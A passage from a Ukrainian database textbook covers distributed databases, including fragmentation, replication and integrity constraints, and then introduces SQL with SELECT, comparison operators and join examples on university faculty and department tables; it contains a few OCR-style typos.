- декомпозиція запиту користувача на складові частини, які можуть пересилатися для виконання в різні вузли мережі в залежності від місця зберігання даних та ефективності обробки (повинна бути забезпечена координація процесів обробки);
- синхронізація процесів оновлення і обробки копій даних;
- захист даних і їх відновлення;
- керування словниками даних тощо.

Розглянемо архітектуру однорідних розподілених БД.

Для опису інформаційної структури всієї мережі вводиться інтерфейс концептуальної моделі даних – глобальна мережева «Компонентна схема даних» (метамодель даних):

- інтерфейс зовнішньої моделі – зовнішня схема мережі для зручності роботи користувача (написання запиту в рамках мережі);
- у кожному вузлі мережі є локальна загальна схема (одна для кожного вузла) містить як опис локальних даних, збережених у цьому вузлі, так і опис даних, збережених в інших вузлах, але використовуються БД і користувачами в даному вузлі;
- для реалізації запиту його зовнішня схема транслюється в так звану загальну схему мережі (в якій вже присутня інформація про розміщення необхідних даних в мережі) і починається його виконання;
- СКБД будь-якого вузла мережі зберігає локальні дані та виконує в цьому вузлі необхідні операції над ними. SQL-запит, який поступив, декомпонується на складові операції (підзапити), будується план переміщення і обробки підзапитів в мережі, і починається пересилка підзапитів у відповідні локальні СКБД для виконання;
- СКБД вузла, виконавши відповідний підзапит, результат виконання видає в мережу;
- після надходження відповідей на всі підзапити формується остаточно відповідь.

7.6 Розподілене зберігання даних

У розподіленій СКБД дані розподіляються за вузлами мережі. Існують два основні механізми розподіленого зберігання даних:

- фрагментація;
- реплікація.

Розглянемо їхню реалізацію в реляційній моделі даних.

Фрагментація

Суть фрагментації полягає в тому, щоб поділити логічну базу даних на фрагменти з метою зберігання кожного фрагмента на певному вузлі мережі. Одиницями фрагментації можуть бути відношення та складені відношення. У випадку, коли одиницею фрагментації є відношення, вирішується проблема, яке

відношення в якій базі даних має зберігатися. За іншого підходу допускається, що будь-яке відношення може бути зображене у вигляді сукупності фрагментів, що розподіляються за різними базами даних.

Фрагментацію, що здійснюється розподілом відношень за базами даних, теоретично здійснити нескладно, тому розглянемо проблему фрагментації власне відношень.

Фрагментація відношень

Завдання фрагментації відношень формулюється в такий спосіб. Нехай задане відношення R . Його потрібно зобразити у вигляді сукупності відношень $R_1, \dots, R_n$ так, щоб ця сукупність відповідала критеріям ефективності (за часом доступу, пам'яттю, завантаженістю комп'ютерів тощо).

Фрагментація є коректною, якщо вона *повна, не містить перетинів* і може бути *реконструйована*. Пояснимо ці терміни.

Декомпозиція відношення R на фрагменти $R_1, R_2, \dots, R_n$ є *повною* тоді й лише тоді, коли кожен елемент даних з R належить якомусь із відношень R_i .

Декомпозиція відношення R на фрагменти $R_1, R_2, \dots, R_n$ може бути *реконструйована*, якщо існує такий реляційний вираз $\phi(R_1, R_2, \dots, R_n)$, що $R = \phi(R_1, R_2, \dots, R_n)$.

Декомпозиція відношення R на фрагменти $R_1, R_2, \dots, R_n$ *не містить перетинів*, якщо будь-який елемент даних з R міститься не більш ніж в одному фрагменті.

Є три типи фрагментації відношень:

- горизонтальна;
- вертикальна;
- змішана.

Розглянемо кожний з цих різновидів фрагментації.

Горизонтальна фрагментація

Горизонтальна фрагментація полягає в розподілі кортежів відношення за фрагментами. Формально горизонтальну фрагментацію можна визначити в такий спосіб. Нехай задане відношення R і на ньому визначений предикат F_i . Тоді горизонтальний фрагмент R_i , відношення визначається так:

$$R_i = \sigma F_i(R).$$

Тобто горизонтальний фрагмент R_i – це множина кортежів R , що задовольняють умову F_i .

Коректність горизонтальної фрагментації може бути встановлена в такий спосіб. Нехай на відношенні R задано множину предикатів $F = \{F_i\}$, $i = 1, k$. Ця множина породжує відповідну множину фрагментів $R_1, \dots, R_k$. Множина F є повною стосовно R (відтак і горизонтальна фрагментація теж є повною), якщо

$$R_i = \cup \sigma F_i(R), i = 1, k.$$

Переваги горизонтальної фрагментації:

- дає змогу паралельно обробляти фрагменти відношення;
- дає можливість поділяти відношення так, щоб кортежі розташовувалися там, де вони будуть використовуватися найчастіше.

Вертикальна фрагментація

Суть вертикальної фрагментації полягає в тому, що відношення поділяється на дві чи більше проєкцій, тобто схема відношення поділяється на певну множину підсхем.

Для відновлення вихідного відношення з фрагментів необхідно, щоб усі підсхеми містили первинний ключ. Існує інший підхід, коли під час поділу схеми до кожного фрагмента автоматично додається поле з ідентифікатором кортежу. Значення цього ідентифікатора зазвичай встановлюються системою автоматично.

Розглянемо приклад. Нехай задано відношення ПОСТАЧАННЯ($\#R_{ном}$, Постачальник, Обладнання, Проект) (таблиця 7.1).

Таблиця 7.1. – Вихідне відношення ПОСТАЧАННЯ

#Rном	Постачальник	Обладнання	Проект
P1	Іванов	Двигун	АН-24
P2	Іванов	Двигун	ЯК-40
P3	Іванов	Шасі	АН-24
P4	Петров	Двигун	АН-24
P5	Петров	Електрообладнання	ЯК-40
P6	Петров	Електрообладнання	АН-70

Вертикальна фрагментація з використанням первинного ключа може виглядати так (таблиці 7.2–7.3).

Таблиця 7.2. – Фрагментація ПОСТАЧАННЯ-1 Таблиця 7.3. – Фрагментація ПОСТАЧАННЯ-2

#Рном	Постачальник
P1	Іванов
P2	Іванов
P3	Іванов
P4	Петров
P5	Петров
P6	Петров

#Рном	Обладнання	Проект
P1	Двигун	АН-24
P2	Двигун	ЯК-40
P3	Шасі	АН-24
P4	Двигун	АН-24
P5	Електрообладнання	ЯК-40
P6	Електрообладнання	АН-70

Переваги вертикальної фрагментації:

- дає змогу поділяти кортежі відношення так, щоб їхні частини розташовувалися там, де вони використовуватимуться найчастіше;
- дає змогу проводити паралельну обробку відношень;
- наявність ідентифікатора кортежу дає можливість здійснювати ефективно з'єднання вертикальних фрагментів.

Змішана фрагментація

Змішана фрагментація передбачає послідовне застосування вертикальної і горизонтальної фрагментацій. Приклад змішаної фрагментації зображений на рисунку 7.3.




Рисунок 7.3 – Приклад змішаної фрагментації

Після отримання усіх необхідних фрагментів відношень постає проблема розподілу цих фрагментів за вузлами мережі. Єдиних рекомендацій стосовно того, як це робити, немає. Нехай задано:

- $F = \{F1, F2, ..., Fn\}$ – множину фрагментів логічної бази даних;

- $S = \{S1, S2, ..., Sm\}$ – множину вузлів розподіленої СКБД;
- $Q = \{Q1, Q2, ..., Qk\}$ – множину застосувань, що мають функціонувати в мережі.

Потрібно знайти оптимальний розподіл фрагментів F за вузлами мережі S за умови, що відомий розподіл застосувань Q за вузлами мережі.

Визначаючи оптимальність, слід враховувати різні параметри, зокрема:

- вартість передавання, зберігання й обробки даних;
- часові характеристики;
- продуктивність;
- обмеження (наприклад, ємнісні характеристики вузлів мережі).

Для того щоб розподілити фрагменти за вузлами мережі, необхідна додаткова інформація, яка стосується:

- бази даних та розмірів фрагментів;
- застосувань (місць їхнього розташування, частоти використання тих чи інших фрагментів для вибирання даних, частоти використання фрагментів для відновлення даних);
- вузлів мережі (вартості зберігання й обробки даних у вузлах);
- мережі (вартості та часових характеристик передавання даних між двома вузлами).

Реплікація

Реплікація – це механізм розподілу даних за вузлами, що дозволяє зберігати копії тих самих даних на різних вузлах мережі з метою прискорення пошуку і підвищення стійкості до відмов. Відношення чи фрагмент є реплікованим, якщо його копії зберігаються на двох або більше вузлах (копії ще називають репліками). За повної реплікації відношення його копії зберігаються на всіх вузлах мережі. Допускається ситуація, коли вся база даних зберігається на всіх вузлах мережі – це називається повною реплікацією бази даних.

Переваги реплікації:

- доступність (у разі перебою в роботі вузла, що містить відношення R , його доступність на інших вузлах зберігається);

- паралелізм (виконання запитів до відношення R може бути розпаралелено за всіма репліками відношення);
- зниження вартості передавання даних (відношення і доступне локально в усіх вузлах, де є його репліки).

Недоліки реплікації:

- підвищується вартість зберігання, створення і відновлення даних;
- підвищуються вимоги до ресурсів;
- ускладнюється підтримання цілісності даних, наприклад одночасне відновлення різних реплік одного й того ж відношення.

Механізми реплікації

Для реалізації реплікації використовуються три сервери: видавець, дистриб'ютор і передплатник.

Видавцем називають сервер, що надає розміщені на ньому дані для копіювання на інші сервери. Окрім створення копії даних, видавець відстежує внесені до його бази даних зміни і готує нову копію.

Дистриб'ютором називається сервер, що підтримує розподілену базу даних. Він виконує роль посередника, копіює всі публікації, підготовлені видавцем, і пересилає їх передплатникам. Дистриб'ютором може бути виділений сервер або сервер, сконфігурований як видавець чи передплатник. Конкретні функції, що їх виконує дистриб'ютор, залежать від методів реплікації.

Передплатником називається сервер, що отримує копії даних, надані видавцем. Механізми зміни даних передплатником відрізняються від механізмів зміни даних видавцем.

Є два методи відновлення даних передплатників:

- Реплікація за запитом. Передплатник періодично звертається до дистриб'ютора із запитом про зміни, що відбулися з моменту останнього з'єднання.
- Примусова реплікація. Дистриб'ютор сам встановлює з'єднання з передплатником і пересилає йому необхідні дані.

Залежно від методу реплікації, передплатники можуть чи не можуть вносити зміни в репліковані дані. У найпростішому випадку змінювати дані може тільки

видавець, у складніших моделях реплікації – передплатники і видавці. Змінені дані, отримані від усіх передплатників, синхронізуються і поєднуються з даними видавця, а потім розсилаються передплатникам.

Є такі моделі реплікації:

- реплікація моментальних знімків;
- реплікація транзакцій.

Реплікація моментальних знімків – найпростіша модель реплікації. Моментальний знімок – це повна копія даних, вибраних для реплікації; вона розсилається передплатникам.

Під час реплікації транзакцій використовується журнал транзакцій бази даних. Вибрані транзакції копіюються в базу даних дистриб'ютора зі збереженням інформації про послідовність їхнього виконання, потім розсилаються серверам-передплатникам і виконуються на них у тому ж порядку, в якому виконувалися на сервері-видавці. Цей механізм зменшує завантаження мережі, його рекомендується використовувати у великих базах даних з невеликою кількістю змін.

Топологія реплікацій

Топологія реплікацій описує характер взаємозв'язків між учасниками реплікації:

- реплікація «один-до-багатьох» передбачає наявність одного видавця і кількох передплатників;
- реплікація «багато-до-одного» має місце, коли дані від кількох видавців пересилаються одному передплатнику;
- реплікація «багато-до-багатьох» означає, що дані від кількох видавців пересилаються кільком передплатникам.

7.7 Проблеми розподілених БД

В розподілених БД виникають наступні проблеми:

- у розподілених ІС необхідна загальна логічна МД. Це забезпечує логічну прозорість даних для користувача, коли він формує запит до БД, не замислюючись, де знаходяться дані;

- прозорість розміщення – необхідна повна і однозначна схема розміщення даних на мережі;
- прозорість перетворення даних, тому що БД може бути однорідною і неоднорідною, як з технічного, так з програмного забезпечення. Тому необхідно виконати сумісність даних, а це можливо лише шляхом перетворення їх з одного формату в інший;
- прозорість словників і керування словниками, тому що є безліч довідників і словників на вузлах мережі;
- механізм керування запитами, тому що запити можуть надходити на дані, що знаходяться в різних вузлах мережі;
- складний механізм керування одночасною обробкою – синхронізація запитів, тому що запити можуть надходити одночасно до одних і тих же даних;
- розвинута методологія розподілу, розміщення та обробки даних. Чіткі системні угоди для архітектури та між локальними адміністраторами мережі.

7.8 Види обмежень цілісності у розподілених ІС

У розподілених ІС розрізняють два види обмежень цілісності (ОЦ): ОЦ, які негайно перевіряються та ОЦ, які відкладаються.

До ОЦ, які негайно перевіряються ставляться такі обмеження, перевірку яких безглуздо або навіть неможливо відкладати. Прикладом обмеження, перевірку якого відкладати безглуздо, є обмеження домену (вік співробітника не може перевищувати 150 р.). Більш складним обмеженням, перевірку якого неможливо відкласти, є наступне: зарплата співробітника не може бути збільшена за одну операцію більш, ніж на 10 000 грн. Негайно перевіряються обмеження цілісності, які відповідають рівню окремих операторів мовного рівня СКБД. При їх порушенні не проводиться відкат транзакції, а лише відкидається відповідний оператор.

ОЦ, які відкладаються – це обмеження на базу даних, а не на якісь окремі операції. За замовчуванням такі обмеження перевіряються при кінці транзакції, і їх порушення викликає автоматичну заміну оператора COMMIT на оператор ROLLBACK. Однак у деяких системах підтримується спеціальний оператор

примусової перевірки обмежень цілісності в транзакції. Якщо після виконання такого оператора виявляється, що умови цілісності не виконані, користувач може сам виконати оператор ROLLBACK або постаратися усунути причини нецілісності стану бази даних усередині транзакції.

З точки зору зовнішнього подання в момент завершення транзакції перевіряються всі відкладені обмеження цілісності, визначені в цій базі даних. Однак при реалізації прагнуть при виконанні транзакції динамічно виділити ті обмеження цілісності, які дійсно могли б бути порушені. Наприклад, якщо при виконанні транзакції над базою даних СПІВРОБІТНИКИ-ВІДДІЛИ в ній не виконувалися оператори вставки або видалення рядків з таблиці СПІВРОБІТНИКИ, то перевіряти згадуване вище обмеження цілісності не потрібно (тому що проведення перевірки подібних обмежень досить трудомістка операція).

Контрольні питання

1. Що таке розподілена база даних (РБД)?
2. Які основні властивості розподілених баз даних?
3. Які переваги має розподілена база даних у порівнянні з централізованою?
4. Як забезпечується узгодженість даних у розподілених базах?
5. Які ризики можуть виникати при використанні розподілених баз даних?
6. Чим відрізняються однорідні та неоднорідні розподілені системи керування базами даних (РСКБД)?
7. Які переваги має однорідна РСКБД?
8. В яких випадках доцільно використовувати неоднорідні РСКБД?
9. Як взаємодіють різні типи РСКБД між собою?
10. Які виклики виникають при інтеграції неоднорідних РСКБД?
11. Які основні рівні логічної архітектури розподіленої СКБД?
12. Як користувачі взаємодіють із розподіленою СКБД на логічному рівні?
13. Які функції виконує глобальний каталог у розподіленій СКБД?
14. Які основні компоненти програмно-технічної архітектури розподіленої СКБД?
15. Як організовано взаємодію між вузлами в розподіленій системі?
16. Які технології використовуються для реалізації програмної частини розподілених баз даних?

Тема 8. Мови запитів до реляційних баз даних. Мова SQL

- 8.1 Історія мови SQL
- 8.2 Можливості SQL
- 8.3 Мова SQL як множинно-орієнтована мова
- 8.4 Засоби пошуку даних
- 8.5 Вирази, умови та оператори
- 8.6 Вибірання з кількох таблиць

8.1 Історія мови SQL

Історія SQL починається з 70-х років XX століття, коли в дослідницькій лабораторії IBM у штаті Каліфорнія було розроблено першу версію цієї мови. Назва SQL є аббревіатурою від Structured Query Language (структурована мова запитів), й іноді її вимовляють як «sequel» (первісна назва). Спочатку ця мова була реалізована в реляційній СУБД DB2 виробництва IBM. На відміну від мов третього покоління (COBOL, C), які з'явилися в той самий час, мова SQL не є процедурною. *Непроцедурна мова* – це мова, в якій описується, що потрібно одержати, а не як це зробити.

Особливість реляційних СУБД полягає у тому, що вони надають множинно-орієнтовану мову маніпулювання базами даних, тобто результатом дії мовного оператора є таблиця, яка містить множину даних. Більшість сучасних реляційних СУБД використовують саме мову SQL.

Американський інститут національних стандартів (American National Standards Institute - ANSI) та Міжнародна організація стандартів (International Standards Organization – ISO) займаються описом і підтримкою стандартів цієї мови. Усі сучасні СУБД підтримують певний стандарт, проте є й відхилення, які в кожному конкретному випадку специфікуються в документації програмного продукту. Окрім того, у багатьох системах розроблено розширення SQL, що дають змогу використовувати мову запитів у середовищі програмування.

8.2 Можливості SQL

SQL надає такі можливості:

- створювати й видаляти таблиці бази даних, а також змінювати заголовки таблиць;
- вставляти, змінювати й видаляти рядки в таблицях;
- виконувати пошук даних у багатьох таблицях та впорядковувати результати цього пошуку;
- описувати процедури підтримки цілісності;
- визначати та змінювати інформацію про захист даних.

SQL складається з операторів різного типу для запиту або обробки даних, що зберігаються в базах даних.

SQL класифікується, як показано нижче:

- DDL (Data Definition Language – мова визначення даних): Це Запити, які використовуються для створення та модифікації схеми. Загальні команди DDL в SQL включають CREATE, ALTER і DROP.
- DML (Data Manipulation Language – мова обробки(маніпулювання) даних): Цей запит використовується для виконання операцій вибору, вставки, оновлення та видалення в базі даних. Загальними командами DML у SQL є SELECT, INSERT, UPDATE та DELETE.
- DCL (Data Control Language – мова контролю даних): Такі запити використовуються для контролю доступу та надання дозволу на базу даних. Загальними командами DCL в SQL є GRANT та REVOKE.
 - GRANT (надати) – дозволити визначеним користувачам виконувати визначені маніпуляції
 - REVOKE (скасувати) – скасувати надані права
- TCL (Transaction Control Language – Мова контролю транзакцій): Ці запити використовуються для контролю та управління транзакціями для підтримки цілісності даних. Загальні команди TCL в SQL включають BEGIN, COMMIT і ROLLBACK.

8.3 Мова SQL як множинно-орієнтована мова

SQL (Structured Query Language) є *декларативною* мовою програмування, яка дозволяє працювати з множинами даних, а не окремими записами. Це означає, що SQL-оператори оперують одразу цілими наборами рядків (тобто множинами), а не обробляють кожен запис окремо, як це відбувається в імперативних мовах програмування.

SQL-запити працюють із таблицями як із множинами даних, виконуючи операції над групами рядків, а не окремими елементами. Керуючись стандартами ANSI-92 та ANSI-99, розглянемо можливості SQL на прикладах.

Наприклад, запит:

```
SELECT * FROM employees WHERE department = 'IT';
```

поверне *всі* записи, що відповідають критерію, а не лише один.

SQL базується на реляційній алгебрі та операціях над множинами, таких як *об'єднання* (UNION), *перетин* (INTERSECT), *різниця* (EXCEPT).

Приклад множинної операції:

```
SELECT name FROM employees
UNION
SELECT name FROM managers;
```

Це поверне множину унікальних імен співробітників та менеджерів.

SQL дозволяє працювати з цілими групами записів, використовуючи функції SUM, AVG, COUNT, MAX, MIN разом із GROUP BY.

Наприклад, підрахунок кількості співробітників у кожному відділі:

```
SELECT department, COUNT(*) FROM employees GROUP BY
department;
```

У традиційних мовах програмування (C, Python) необхідно використовувати цикли для обробки кожного елемента масиву. У SQL запит одночасно обробляє всі відповідні записи без використання for або while.

SQL підтримує вкладені запити (subqueries), які також працюють із множинами даних:

```
SELECT name FROM employees WHERE department IN
```

```
(SELECT department FROM departments WHERE location =  
'New York');
```

Це дозволяє працювати з даними на рівні множин, а не окремих рядків.

8.4 Засоби пошуку даних

Основні конструкції мови, призначені для вибирання даних

Основна конструкція, призначена у мові SQL для вибирання даних, складається з фраз SELECT і FROM. Фраза FROM вказує, з якої таблиці потрібно вибрати дані, а фраза SELECT — які саме атрибути (стовпці) з цієї таблиці мають бути вибрані. Наприклад:

```
SELECT Назва  
FROM ФАКУЛЬТЕТ
```

Цей запит здійснює виведення назв факультетів. Ці дві фрази обов'язково мають бути в будь-якому запиті.

Виведення окремих стовпців

У фразі SELECT можна зазначати список імен стовпців. Передбачається, що результат виведення буде виведено за стовпцями відповідно до того, як розташовані імена у фразі:

```
SELECT      Номер, Курс, Кількість  
FROM        ГРУПА
```

Виведення всіх стовпців

Якщо необхідно вивести всі стовпці таблиці, то у фразі SELECT використовується символ *:

```
SELECT      *  
FROM        КАФЕДРА
```

Неповторювані рядки

Хоча в реляційних відношеннях не має бути повторюваних рядків (дублікатів), у SQL за замовчуванням встановлено, що всі дублікати рядків у таблиці-результаті виводяться. Щоб унаслідок виконання запиту одержати унікальні (неповторювані) значення, потрібно використовувати модифікатор

DISTINCT (за замовчуванням застосовується модифікатор ALL). Наприклад, щоб отримати список усіх типів лекцій, які читаються у вузі, і щоб кожен тип виводився лише один раз, потрібно записати:

```
SELECT DISTINCT      Тип
FROM                  ЛЕКЦІЯ
```

Без модифікатора DISTINCT ми одержали б список із кількох сотень рядків (його довжина дорівнювала б кількості всіх лекцій у вузі).

Зазначимо, що весь запит можна розмістити в одному рядку.

Перевизначення імен стовпців

Фраза SELECT надає можливість перевизначити імена стовпців кінцевої таблиці. Для цього після імені стовпця вихідної таблиці необхідно зазначити ім'я стовпця кінцевої таблиці (з використанням необов'язкової фрази AS). Наприклад, у наведеному нижче запиті перевизначаються імена обох стовпців:

```
SELECT              Назва  AS  Назва_факультету,  Декан  AS
Декан_факультету
FROM                ФАКУЛЬТЕТ
```

Умова вибирання

Для запису умови вибирання використовується фраза WHERE. У ній зазначено, якій умові мають відповідати вихідні дані. Алгоритм обробки запиту з фразою WHERE є таким:

- вибрати рядок із таблиці;
- перевірити його відповідність вказаній умові;
- якщо рядок відповідає умові, то вивести значення стовпців, вказаних у фразі SELECT.

Цей запит виводить список усіх професорів вузу:

```
SELECT  Прізвище
FROM    ВИКЛАДАЧ
WHERE   Посада = «професор»
```

8.5 Вирази, умови та оператори

У мові SQL існує багато різновидів виразів, у яких використовуються дані різних типів – рядки, числа, логічні значення. Конструкція `SELECT...FROM...WHERE` також є виразом, не кажучи вже про просте згадування імені стовпця у фразі `SELECT`.

Умова – це вираз, що повертає логічне значення – `TRUE` чи `FALSE`. Умовні вирази обов’язково використовуються у фразі `WHERE`, а також можуть застосовуватися в інших фразах, наприклад `SELECT`. Прикладом умовного виразу є конструкція `Посада = <професор>`.

Оператори – це конструкції, що використовуються у виразах для означення певних дій над даними. Є кілька типів операторів: арифметичні, логічні, теоретико-множинні, оператори порівняння, оператори над рядками. У конкретних системах списки цих операторів можуть відрізнятися, зокрема бути ширшими, ніж наведений далі список

- Арифметичні оператори: `+`, `-`, `*`, `/`.
- Оператор зчеплення рядків `||`.
- Теоретико-множинні оператори: `UNION`, `INTERSECT`, `EXCEPT` (або `MINUS`).
- Логічні оператори: `AND`, `OR`, `NOT`.
- Оператори порівняння: `>`, `<`, `=`, `<>`, `>=`, `<=`.

Оператори порівняння та їх призначення наведені в таблиці 8.1.

Таблиця 8.1 – Оператори порівняння

<i>Оператор</i>	<i>Призначення</i>	<i>Приклад</i>
<code>=</code>	Перевірка на рівність	<code>SELECT * FROM КАФЕДРА WHERE ФОНД=1500</code>
<code>!=</code> , <code>^=</code> , <code><></code> , <code>¬=</code>	Перевірка на нерівність	<code>SELECT * FROM КАФЕДРА WHERE ФОНД!=1500</code>
<code>></code> , <code><</code>	Перевірка, чи одне значення більше або менше іншого	<code>SELECT * FROM КАФЕДРА WHERE ФОНД>1500</code> <code>SELECT * FROM КАФЕДРА WHERE ФОНД<1500</code>

Продовження таблиці 8.1

<i>Оператор</i>	<i>Призначення</i>	<i>Приклад</i>
>=, <=	Перевірка, чи одне значення не менше або не більше іншого	SELECT * FROM ФАКУЛЬТЕТ WHERE ФОНД>=1500 SELECT * FROM ФАКУЛЬТЕТ WHERE ФОНД<=1500
IN	Перевірка на належність елементу множині	SELECT * FROM ВИКЛАДАЧ WHERE ПОСАДА IN («ПРОФЕСОР», «ДОЦЕНТ») SELECT * FROM ВИКЛАДАЧ WHERE ПОСАДА IN (SELECT ПОСАДА FROM ВИКЛАДАЧ WHERE tel="123456")
NOT IN	Еквівалентний !=ALL. Перевірка на неналежність елементу множині	SELECT * FROM ВИКЛАДАЧ WHERE ПОСАДА NOT IN («ПРОФЕСОР», «ДОЦЕНТ») SELECT * FROM ВИКЛАДАЧ WHERE ПОСАДА NOT IN (SELECT ПОСАДА FROM ВИКЛАДАЧ WHERE tel="123456")
ANY, SOME	Використовуються разом із предикатом =, !=, >, <, <= або >=. Перевіряють, чи істинний цей предикат хоча б для одного елементу множини, заданої у правій частині оператора, відносно елементу, заданого в лівій	SELECT * FROM ФАКУЛЬТЕТ WHERE ФОНД= ANY (SELECT ФОНД FROM ФАКУЛЬТЕТ WHERE КОППУС=7)
ALL	Використовується разом із предикатом =, !=, >, <, <= або >=. Перевіряють, чи істинний цей предикат для всіх елементів множини, заданої у правій частині оператора, відносно елементу, заданого в лівій	SELECT * FROM ФАКУЛЬТЕТ WHERE ФОНД>=ALL (1400.3000)
EXISTS	Повертає TRUE, якщо під запит, до якого застосовується оператор, містить хоча б один рядок	SELECT НАЗВА FROM ФАКУЛЬТЕТ WHERE EXISTS (SELECT * FROM КАФЕДРА WHERE КАФЕДРА.#F=ФАКУЛЬТЕТ.#F)
IS [NOT] NUUL	Перевірка на рівність значенню NUUL	SELECT НАЗВА FROM КАФЕДРА WHERE ФОНД IS NULL

Розглянемо на прикладах використання цих операторів.

Визначити групи, де кількість студентів становить від 40 до 50 осіб, а також курси, які їм відповідають.

```
SELECT  Номер, Курс
FROM    ГРУПА
WHERE   Кількість >= 40 AND Кількість <= 50
```

Визначити прізвища й посади професорів та асистентів.

```
SELECT  Прізвище, Посада
FROM    ВИКЛАДАЧ
WHERE   Посада = «професор» OR Посада = «асистент»
```

8.6 Вибирання з кількох таблиць

Щоб вибрати дані з багатьох таблиць, необхідно перелічити їхні імена у фразі FROM. Якщо у фразі WHERE не зазначено умову з'єднання таблиць, то обчислюється *декартів добуток* усіх таблиць із фрази FROM. Наприклад, задано дві таблиці:

Table 1

ROW	REMARK
row ₁	table ₁
row ₂	table ₁
row ₃	table ₁

Table 2

ROW	REMARK
row1	table2
row2	table2
row3	table2

Результатом виконання запиту

```
SELECT      *
FROM        TABLE1 .  TABLE2
```

буде таблиця

Table1 .ROW	Table1.REMARK	Table2.ROW	Table2.REMARK
row1	table1	row1	table2
row1	table1	row2	table2
row1	table1	row3	table2
row2	table1	row1	table2
row2	table1	row2	table2
row2	table1	row3	table2
row3	table1	row1	table2
row3	table1	row2	table2
row3	table1	row3	table2

Як бачимо, кожен рядок першої таблиці з'єднався з кожним рядком другої. Зазвичай таблиці поєднуються за певної умови. Наприклад, для визначення назв факультетів та відповідних їм кафедр слід записати:

```
SELECT      ФАКУЛЬТЕТ.Назва, КАФЕДРА.Назва
FROM        ФАКУЛЬТЕТ,  КАФЕДРА
WHERE       ФАКУЛЬТЕТ.#F = КАФЕДРА.#F
```

Уточнення імен стовпців

У фразах SELECT і WHERE імена стовпців можна уточнювати іменами таблиць. Якщо в поєднуваних таблицях є стовпці, що мають однакові імена, то посилаючись на такий стовпець у запиті, його ім'я потрібно уточнювати іменем таблиці.

Псевдоніми таблиць

Таблиці можуть мати довгі назви, тому мова надає можливість зв'язувати з кожною таблицею певний псевдонім і надалі посилатися на таблицю за ним. Зіставлення таблиці з псевдонімом здійснюється у фразі FROM. Наприклад, попередній запит можна записати в такий спосіб:

```
SELECT  f.Назва, d.Назва
FROM    ФАКУЛЬТЕТ f, КАФЕДРА d
WHERE   f.#F = d.#F
```

Фраза WHERE може використовуватися для зазначення способу з'єднання таблиць або умови відбору рядків до кінцевої таблиці. Зокрема, запит

```
SELECT  КАФЕДРА.Назва
FROM    КАФЕДРА, ВИКЛАДАЧ
WHERE   КАФЕДРА.#D = ВИКЛАДАЧ.#D
AND     ВИКЛАДАЧ.Прізвище = «Іванов»
```

виводить назву кафедри, де працює викладач Іванов. (Зауважимо, що пошук викладачів ведеться в усьому вузі, тому будуть знайдені всі кафедри, де працюють викладачі на прізвище Іванов). Зверніть увагу на те, що умова пошуку задається на одній таблиці, а результат виводиться з іншої.

Стовпці, що обчислюються

У фразі SELECT можна сформулювати новий стовпець. У ньому записуватимуться результати обчислення виразу, в якому використовуються значення з інших

стовпців таблиць, що з'єднуються. Наведений нижче запит видає дані про всі кафедри факультету інформатики разом з їхніми фондами та інформацією про те, яку частку становить фонд кафедри від загального фонду факультету.

```
SELECT      d.Назва, d.Фонд, (d.Фонд / f.Фонд) * 100
FROM        ФАКУЛЬТЕТ f, КАФЕДРА d
WHERE       f.#F = d.#F AND F.Назва = «інформатики»
```

Еквіз'єднання

Якщо таблиці з'єднуються за рівністю значень в одній чи кількох парах стовпців, до того ж із кожної таблиці вибираються всі стовпці, то таке з'єднання відповідає операції еквіз'єднання реляційної алгебри.

Наприклад:

```
SELECT      f.*, d.*
FROM        ФАКУЛЬТЕТ f, КАФЕДРА d
WHERE       f.#F = d.#F
```

Природне з'єднання

Операція *природного з'єднання* здійснюється з'єднанням двох чи кількох таблиць за рівністю значень в одній чи кількох парах стовпців із наступним видаленням повторюваних стовпців (необхідні стовпці вказуються у фразі SELECT).

Наприклад:

```
SELECT      f.#F, f.Назва, f.Декан, f.Корпус, f.Фонд, d.#D,
d.Назва, d.#ЗАВІДУВАЧ, d.Корпус, d.Фонд
FROM        ФАКУЛЬТЕТ f, КАФЕДРА d
WHERE       f.#F = d.#F
```

Хоча стовпці Назва, Корпус, Фонд є в обох таблицях, однак вони не розглядаються як повторювані, оскільки мають різне семантичне навантаження. Стовпцем, який повторюється, є той єдиний, за яким виконується з'єднання, – стовпець #F, що виконує роль зовнішнього ключа в таблиці КАФЕДРА.

θ-з'єднання

Це з'єднання за будь-якою умовою. θ-з'єднання виконується не за первинним і зовнішнім ключами, а за іншими стовпцями. Раніше наведені різновиди з'єднання є окремими випадками θ-з'єднання.

З'єднання таблиці зі своєю копією

Іноколи необхідно з'єднати таблицю із самою собою. Для цього у фразі FROM потрібно двічі зазначити назву таблиці з різними псевдонімами, щоб можна було на кожен п екземпляр посилатися окремо. Розглянемо такий приклад. Необхідно перевірити, чи є в таблиці ФАКУЛЬТЕТ пари рядків, де назви факультетів збігаються, а ключі #F різні.

```
SELECT      f1.Назва,  f1.#F,  f2.#F
FROM        ФАКУЛЬТЕТ f1, ФАКУЛЬТЕТ f2
WHERE       f1.Назва = f2.Назва AND f1.#F != f2.#F
```

З'єднання можна виконувати безпосередньо у фразі FROM, скориставшись одним із різновидів оператора JOIN (наприклад, `f1 INNER JOIN f2 ON f1.F# = f2.F#`). Слід пам'ятати, що за певних обставин потрібно саме виконувати JOIN-з'єднання, а не обчислювати декартів добуток таблиць. Наприклад, декартів добуток двох таблиць з десятками тисяч рядків у кожній обчислюватиметься протягом кількох годин, а обсяг кінцевої таблиці буде вимірюватися сотнями гігабайтів!

Розглянемо кілька запитів. Запити будемо записувати як мовою SQL, так і за допомогою реляційної алгебри.

Запит 1. *Визначити всі кафедри факультету КІТ.*

Мова SQL:

```
SELECT  КАФЕДРА.Назва
FROM    ФАКУЛЬТЕТ, КАФЕДРА
WHERE   ФАКУЛЬТЕТ.#F = КАФЕДРА.#F AND ФАКУЛЬТЕТ.Назва =
«КІТ»
```

Реляційна алгебра:

```
((ФАКУЛЬТЕТ[#F = #F]КАФЕДРА)[ФАКУЛЬТЕТ.Назва =
«КІТ»])[КАФЕДРА.Назва]
```

Запит 2. *Визначити всіх викладачів кафедри КІБ та їхні телефонні номери.*

Мова SQL:

```
SELECT  Прізвище, Тел
FROM    КАФЕДРА, ВИКЛАДАЧ
WHERE   КАФЕДРА.#D = ВИКЛАДАЧ.#D AND КАФЕДРА.Назва = «КІБ»
```

Реляційна алгебра:

```
( (КАФЕДРА[#F = #D]ВИКЛАДАЧ) [КАФЕДРА.Назва = «КІВ»]) [ВИКЛАДАЧ.Прізвище. Тел]
```

Занит 3. Вивести список усіх викладачів факультету КІТ разом з їхніми телефонними номерами.

Мова SQL:

```
SELECT Прізвище, Тел
